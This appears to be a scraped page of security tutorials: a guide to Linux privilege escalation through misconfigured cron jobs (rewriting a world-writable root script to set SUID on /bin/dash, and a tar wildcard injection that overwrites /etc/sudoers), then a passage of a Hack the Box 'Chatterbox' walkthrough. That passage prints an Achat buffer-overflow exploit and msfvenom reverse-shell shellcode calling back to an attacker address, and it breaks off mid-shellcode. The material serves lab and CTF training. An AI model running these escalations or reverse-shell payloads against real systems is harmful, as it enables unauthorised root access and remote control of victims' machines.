Linux Privilege Escalation by Exploiting Cronjobs

posted in **PENETRATION TESTING** on **JUNE 19, 2018** by **RAJ CHANDEL** with **0 COMMENT**

After solving several OSCP Challenges we decided to write the article on the various method used for Linux privilege escalation, that could be helpful for our readers in their penetration testing project. In this article, we will learn "Privilege Escalation by exploiting Cron Jobs" to gain root access of a remote host machine and also examine how a bad implement cron job can lead to Privilege escalation. If you have solved CTF challenges for Post exploit then by reading this article you will realize the several loopholes that lead to privileges escalation.

For details, you can read our previous article where we had applied this trick for privilege escalation. Open the links given below:

Link1: Hack the Box Challenge: Europa Walkthrough


Link2: Hack the Milnet VM (CTF Challenge)

Table of content

Let's Start!!!

What is cron job?

Cron Jobs are used for scheduling tasks by executing commands at specific dates and times on the server. They're most commonly used for sysadmin jobs such as backups or cleaning /tmp/ directories and so on. The word Cron comes from crontab and it is present inside /etc directory.



For example: Inside crontab we can add following entry to print apache error logs automatically in every 1 hour.

```
1 0 * * * printf "" > /var/log/apache/error_log
```

Crontab File overwrite


Lab Setup for Poorly configured cron job

Objective: Set a new job with help of crontab to run a python script which will erase all data from in a particular directory.

Let assume “cleanup” is the directory whose data will be cleared automatically in every two minutes. Thus we have saved some data inside /home/cleanup.

```
mkdir cleanup
cd cleanup
echo "hello freinds" > 1.txt
echo "ALL files will be deleted in 2 mints" > 2.txt
echo "" > 1.php
echo "" > 2.php
ls
```

As you can observe from given image some files are stored inside cleanup directory.



Categories

Now write a python program in any other directory to delete data from inside /home/cleanup and give it all permission.

```
cd /tmp
nano cleanup.py
```

```
#!/usr/bin/env python
import os
import sys
try:
   os.system('rm -r /home/cleanup/* ')
except:
    sys.exit()
```

chmod 777 cleanup.py

```
  GNU nano 2.2.6                File: cleanup.py

#!/usr/bin/env python
import os
import sys

try:
    os.system('rm -r /home/cleanup/* ')
except:
    sys.exit()
```


At last schedule a task with help of crontab to run cleanup.py for every 2 minutes.

```
nano /etc/crontab
*/2 *   * * *   root    /tmp /cleanup.py
```

Articles

Select Month

Facebook Page

Be the first of your friends to like this

```
  GNU nano 2.2.6               File: /etc/crontab

# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
*/2 *    * * *   root    /tmp/cleanup.py
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --repo$
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --repo$
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --repo$
```

Now let's verify the objectives

```
cd /home/cleanup
ls
date
ls
```

Coool!! It is working, as you can see all file has been deleted after two minutes.

```
ignite@ubuntu:/tmp$ chmod 777 cleanup.py
ignite@ubuntu:/tmp$ cd /home/cleanup
ignite@ubuntu:/home/cleanup$ ls
1.php  1.txt  2.php  2.txt
ignite@ubuntu:/home/cleanup$ date
Sat Jun 16 00:35:02 IST 2018
ignite@ubuntu:/home/cleanup$ ls
ignite@ubuntu:/home/cleanup$ date
Sat Jun 16 00:37:00 IST 2018
ignite@ubuntu:/home/cleanup$
```

Post Exploitation

Start your attacking machine and first compromise the target system and then move to privilege escalation stage. Suppose I successfully login into victim's machine through ssh and access non-root user terminal. Execute the following command as shown below.


```
cat /etc/crontab
ls  -al /tmp/cleanup.py
cat /tmp/cleanup.py
```

From above steps, we notice the crontab is running python script in every two minutes now let's exploit.

```
# m h dom mon dow user  command
*/2 *   * * *   root    /tmp/cleanup.py
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts
t /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts
t /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts
t /etc/cron.monthly )

ignite@ubuntu:~$ ls -al /tmp/cleanup.py
-rwxrwxrwx 1 ignite ignite 112 Jun 16 00:22 /tmp/cleanup.py
ignite@ubuntu:~$ cat /tmp/cleanup.py
#!/usr/bin/env python
import os
import sys

try:
    os.system('rm -r /home/cleanup/* ')
except:
    sys.exit()
```

There so many methods to gain root access as in this method we enabled SUID bits /bin/dash. It is quite simple, first, open the file through some editor, for example, nanocleanup.py and replace **"rm -r /tmp/*"** from the following line as given below


```
os.system('chmod u+s /bin/dash')
```



After two minutes it will set SUID permission for /bin/dash and when you will run it will give root access.

```
/bin/dash
id
whoami
```

Awesome!! We hit the Goal.....



Crontab Tar Wildcard Injection

Lab Setup

Objective: schedule a task with help of crontab to take backup with tar archival program of HTML directory.

The directory should have executable permission whose backup you are going to take.

```
ignite@ubuntu:/var/www$ ls -la html
total 8
drwxrwxrwx 2 root root 4096 Jun 11 13:20 .
drwxr-xr-x 3 root root 4096 Jun 11 13:20 ..
-rw-r--r-- 1 root root    0 Jun 11 13:20 1.txt
-rw-r--r-- 1 root root    0 Jun 11 13:20 2.txt
-rw-r--r-- 1 root root    0 Jun 11 13:20 3.txt
ignite@ubuntu:/var/www$
```

Now schedule a task with help of crontab to run tar archival program for taking backup of /html inside /var/backups in every 1 minute.

```
nano /etc/crontab
*/1 *   * * *   root tar -zcf /var/backups/html.tgz /var/www/html/*
```

```
# m h dom mon dow user  command
*/1 *   * * *   root tar -zcf /var/backups/html.tgz /var/www/html/*
*/2 *   * * *   root    /tmp/cleanup.py
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts
```

Let's verify the schedule is working or not by executing following command.

```
cd /var/backup
ls
date
```

From given below image you can notice the html.tgz file has been generated after 1 minute.

```
ignite@ubuntu:/var/backups$ ls
apt.extended_states.0  dpkg.status.1.gz  gshadow.bak  shadow.bak
dpkg.status.0          group.bak         passwd.bak
ignite@ubuntu:/var/backups$ date
Sat Jun 16 01:24:57 IST 2018
ignite@ubuntu:/var/backups$ ls
apt.extended_states.0  dpkg.status.1.gz  gshadow.bak  passwd.bak
dpkg.status.0          group.bak         html.tgz     shadow.bak
ignite@ubuntu:/var/backups$ date
Sat Jun 16 01:26:04 IST 2018
ignite@ubuntu:/var/backups$
```

Post Exploitation

Start your attacking machine and first compromise the target system and then move to privilege escalation stage. Suppose I successfully login into victim's machine through ssh and access non-root user terminal. Then open crontab to view if any job is scheduled.

cat /etc/crontab

Here we notice the target has scheduled a tar archival program for every 1 minute and we know that cron job runs as root. Let's try to exploit.

```
# m h dom mon dow user  command
*/1 *   * * *   root tar -zcf /var/backups/html.tgz /var/www/html/*
*/2 *   * * *   root    /tmp/cleanup.py
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts
t /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts
t /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts
t /etc/cron.monthly )
```


Execute following command to grant sudo right to logged user and following post exploitation is known as wildcard injection.

```
echo 'echo "ignite ALL=(root) NOPASSWD: ALL" > /etc/sudoers' >test.sh
echo "" > "--checkpoint-action=exec=sh test.sh"
echo "" > --checkpoint=1
tar cf archive.tar *
```

Now after 1 minute it will grant sudo right to the user: ignite as you can confirm this with the given below image.

```
sudo -l
sudo bash
whoami
```

YUPPIEEEE!!! We have successfully obtained root access.



Author: AArti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact **here**

Hack the Box Challenge: Chatterbox Walkthrough

posted in **CTF CHALLENGES** on **JUNE 18, 2018** by **RAJ CHANDEL** with **0 COMMENT**

Hello friends!! Today we are going to solve another CTF challenge "**Chatterbox**" which is categories as retired lab presented by **Hack the Box** for making online penetration practices.

Level: Easy

Task: find **user.txt** and **root.txt** file on victim's machine.

Since these labs are online accessible therefore they have static IP. The IP of chatterbox is **10.10.10.74** so let's initiate with nmap port enumeration.


```
nmap -p1-10000 10.10.10.74
```

It has shown two ports are open but didn't disclose running services through them.

```
root@kali:~# nmap -p1-10000 10.10.10.74
Starting Nmap 7.70 ( https://nmap.org ) at 2018-06-17 05:09 EDT
Nmap scan report for 10.10.10.74
Host is up (0.14s latency).
Not shown: 9998 filtered ports
PORT     STATE SERVICE
9255/tcp open  mon
9256/tcp open  unknown
```

Therefore we took help from Google and asked to look for any exploit related to these port as shown in the below image. So it put up two exploits related to Achat. First, we tried Metasploit exploit to compromise victim's machine and almost successfully seized meterprerter session, but the session was getting died in few seconds.


Thus we choose the manual technique to compromise victim's machine by using exploit DB 36025.



Exploit 36025 is already stored inside Kali Linux and we have copied it on the Desktop.

```
cd Desktop
cp /usr/share/exploitdb/exploits/windows/remote/36025.py .
cat 36025.py
```

According to this python script, it is exploitable to Buffer overflow and highlighted msfvenom code is used to generate payload.



```
root@kali:~/Desktop# cp /usr/share/exploitdb/exploits/windows/remote/36025.py .
root@kali:~/Desktop# cat 36025.py
#!/usr/bin/python
# Author KAhara MAnhara
# Achat 0.150 beta7 - Buffer Overflow
# Tested on Windows 7 32bit

import socket
import sys, time

# msfvenom -a x86 --platform Windows -p windows/exec CMD=calc.exe -e x86/unicode_mixed -b '
\x00\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x9
5\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\x
ac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\
xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9
\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf
0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff' BufferRegister=EAX -f python
#Payload size: 512 bytes

buf =  ""
buf += "\x50\x50\x59\x41\x49\x41\x49\x41\x49\x41\x49\x41\x49"
buf += "\x41\x49\x41\x49\x41\x49\x41\x49\x41\x49\x41\x49\x41"
buf += "\x49\x41\x49\x41\x49\x41\x6a\x58\x41\x51\x41\x44\x41"
buf += "\x5a\x41\x42\x41\x52\x41\x4c\x41\x59\x41\x49\x41\x51"
buf += "\x41\x49\x41\x51\x41\x49\x41\x68\x41\x41\x41\x5a\x31"
buf += "\x41\x49\x41\x49\x41\x4a\x31\x31\x41\x49\x41\x49\x41"
buf += "\x42\x41\x42\x41\x42\x51\x49\x31\x41\x49\x51\x49\x41"
buf += "\x49\x51\x49\x31\x31\x31\x41\x49\x41\x4a\x51\x59\x41"
buf += "\x5a\x42\x41\x42\x41\x42\x41\x42\x41\x42\x6b\x4d\x41"
buf += "\x47\x42\x39\x75\x34\x4a\x42\x69\x6c\x77\x78\x62\x62"
buf += "\x69\x70\x59\x70\x4b\x50\x73\x30\x43\x59\x5a\x45\x50"
buf += "\x31\x67\x50\x4f\x74\x34\x4b\x50\x50\x4e\x50\x34\x4b"
buf += "\x30\x52\x7a\x6c\x74\x4b\x70\x52\x4e\x34\x64\x4b\x63"
buf += "\x42\x4f\x38\x4a\x6f\x38\x37\x6d\x7a\x4d\x56\x4d\x61"
buf += "\x49\x6f\x74\x6c\x4f\x4c\x6f\x71\x33\x4c\x69\x72\x4e"
buf += "\x4c\x4f\x30\x66\x61\x58\x4f\x5a\x6d\x59\x71\x67\x57"
buf += "\x68\x62\x48\x72\x52\x32\x50\x57\x54\x4b\x72\x32\x4e"
```

With the help of above script we execute following command to generate payload.

Then **copied** the generated shellcode.

```
root@kali:~/Desktop# msfvenom -a x86 --platform Windows -p windows/shell_reverse_tcp lhost=
10.10.14.25 lport=1234 -e x86/unicode_mixed -b '\x00\x80\x81\x82\x83\x84\x85\x86\x87\x88\x8
9\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\x
a0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\
xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd
\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe
4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\x
fb\xfc\xfd\xfe\xff' BufferRegister=EAX -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/unicode_mixed
x86/unicode_mixed succeeded with size 774 (iteration=0)
x86/unicode_mixed chosen with final size 774
Payload size: 774 bytes
Final size of python file: 3706 bytes
buf =  ""
buf += "\x50\x50\x59\x41\x49\x41\x49\x41\x49\x41\x49\x41\x49"
buf += "\x41\x49\x41\x49\x41\x49\x41\x49\x41\x49\x41\x49\x41"
buf += "\x49\x41\x49\x41\x49\x41\x6a\x58\x41\x51\x41\x44\x41"
buf += "\x5a\x41\x42\x41\x52\x41\x4c\x41\x59\x41\x49\x41\x51"
buf += "\x41\x49\x41\x51\x41\x49\x41\x68\x41\x41\x41\x5a\x31"
buf += "\x41\x49\x41\x49\x41\x4a\x31\x31\x41\x49\x41\x49\x41"
buf += "\x42\x41\x42\x41\x42\x51\x49\x31\x41\x49\x51\x49\x41"
buf += "\x49\x51\x49\x31\x31\x31\x41\x49\x41\x4a\x51\x59\x41"
buf += "\x5a\x42\x41\x42\x41\x42\x41\x42\x41\x42\x6b\x4d\x41"
buf += "\x47\x42\x39\x75\x34\x4a\x42\x69\x6c\x78\x68\x71\x72"
buf += "\x39\x70\x79\x70\x6d\x30\x33\x30\x51\x79\x4a\x45\x50"
buf += "\x31\x47\x50\x63\x34\x72\x6b\x30\x50\x30\x30\x34\x4b"
buf += "\x50\x52\x6c\x4c\x62\x6b\x4e\x72\x4b\x64\x32\x6b\x63"
buf += "\x42\x4f\x38\x5a\x6f\x78\x37\x4d\x7a\x4d\x56\x70\x31"
buf += "\x49\x6f\x76\x4c\x6f\x4c\x30\x61\x51\x6c\x6a\x62\x6e"
buf += "\x4c\x6f\x30\x57\x51\x38\x4f\x6a\x6d\x4d\x31\x46\x67"
buf += "\x79\x52\x6b\x42\x72\x32\x51\x47\x62\x6b\x32\x32\x6e"
buf += "\x30\x32\x6b\x6e\x6a\x6f\x4c\x74\x4b\x6e\x6c\x7a\x71"
buf += "\x44\x38\x39\x53\x6e\x68\x6b\x51\x4a\x31\x52\x31\x72"
buf += "\x6b\x31\x49\x4f\x30\x5a\x61\x66\x73\x34\x4b\x4f\x59"
```

Now open the original 36025.py which you have saved on the desktop and paste above-copied shellcode here and then enter victim's IP (10.10.10.74) as Server_address. Now start Netcat for reverse connection before running this script.

nc -lvp 1234


```
buf += "\x70\x33\x38\x48\x6a\x6c\x4f\x79\x4f\x4b\x30\x69\x6f"
buf += "\x6a\x35\x62\x77\x72\x4a\x6c\x45\x51\x58\x7a\x6a\x6c"
buf += "\x4a\x5a\x6e\x4b\x69\x51\x58\x39\x72\x49\x70\x79\x74"
